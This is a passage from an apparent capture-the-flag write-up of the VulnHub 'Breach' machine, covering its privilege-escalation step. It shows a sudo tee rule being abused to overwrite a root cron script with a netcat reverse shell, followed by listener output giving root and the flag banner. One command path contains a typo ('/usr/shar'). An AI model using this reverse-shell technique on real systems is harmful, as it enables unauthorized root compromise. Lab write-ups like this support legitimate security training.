uid=1001(blumbergh) gid=1001(blumbergh) groups=1001(blumbergh)
blumbergh@Breach:/tmp/Privy$
```

its sudo permissions :

```
blumbergh@Breach:/tmp/Privy$ sudo -l
Matching Defaults entries for blumbergh on Breach:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User blumbergh may run the following commands on Breach:
    (root) NOPASSWD: /usr/bin/tee /usr/share/cleanup/tidyup.sh
```

lets see if we can see that tidyup.sh script

```
blumbergh@Breach:/tmp/Privy$ cat /usr/share/cleanup/tidyup.sh
#!/bin/bash

#Hacker Evasion Script
#Initech Cyber Consulting, LLC
#Peter Gibbons and Michael Bolton - 2016
#This script is set to run every 3 minutes as an additional defense measure against hackers.

cd /var/lib/tomcat6/webapps && find swingline -mindepth 1 -maxdepth 10 | xargs rm -rf
```

it turns out it does have nc and we hope it has the -e option

I used this command :

```
echo "nc -nv 192.168.110.64 4445 -e /bin/bash" | sudo tee
/usr/shar/cleanup/tidyup.sh
```

After 3 min : also make sure to have a listener on port 4445

```
┌──(pks㉿Kali)-[~/Documents]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.140] 35240
id
uid=0(root) gid=0(root) groups=0(root)
```

```
ls -al
total 60
drwx------  4 root root  4096 Jun 12  2016 .
drwxr-xr-x 22 root root  4096 Jun  4  2016 ..
-rw-------  1 root root   115 Jun 12  2016 .bash_history
-rw-r--r--  1 root root  3106 Feb 19  2014 .bashrc
drwx------  2 root root  4096 Jun  6  2016 .cache
-rw-r--r--  1 root root   840 Jun 11  2016 .flag.txt
-rw-r--r--  1 root root 23792 Jun  4  2016 flair.jpg
-rw-r--r--  1 root root   140 Feb 19  2014 .profile
drwxr-xr-x  2 root root  4096 Jun  5  2016 .rpmdb
-rw-r--r--  1 root root    66 Jun  4  2016 .selected_editor
```

and the root flag :

```
cat .flag.txt
------------------------------------------------------------------------------


______                    _     __   _____      _____ _          _____          _
| ___ \                  | |   /  | |  _  |    |_   _| |        |  ___|        | |
| |_/ /_ __ ___   __ _  ___| |__ `| | | |/' |______| | | |__   ___| |__ _ __   __| |
| ___ \ '__/ _ \ / _` |/ __| '_ \ | | |  /| |______| | | '_ \ / _ \  __| '_ \ / _` |
| |_/ / | |  __/ (_| | (__| | | || |_\ |_/ /      | | | | | |  __/ |__| | | | (_| |
\____/|_|  \___|\__,_|\___|_| |_\___(_)___/       \_/ |_| |_|\___\____/_| |_|\__,_|


------------------------------------------------------------------------------
Congrats on reaching the end and thanks for trying out my first #vulnhub boot2root!

Shout-out to knightmare, and rastamouse for testing and g0tmi1k for hosting.
```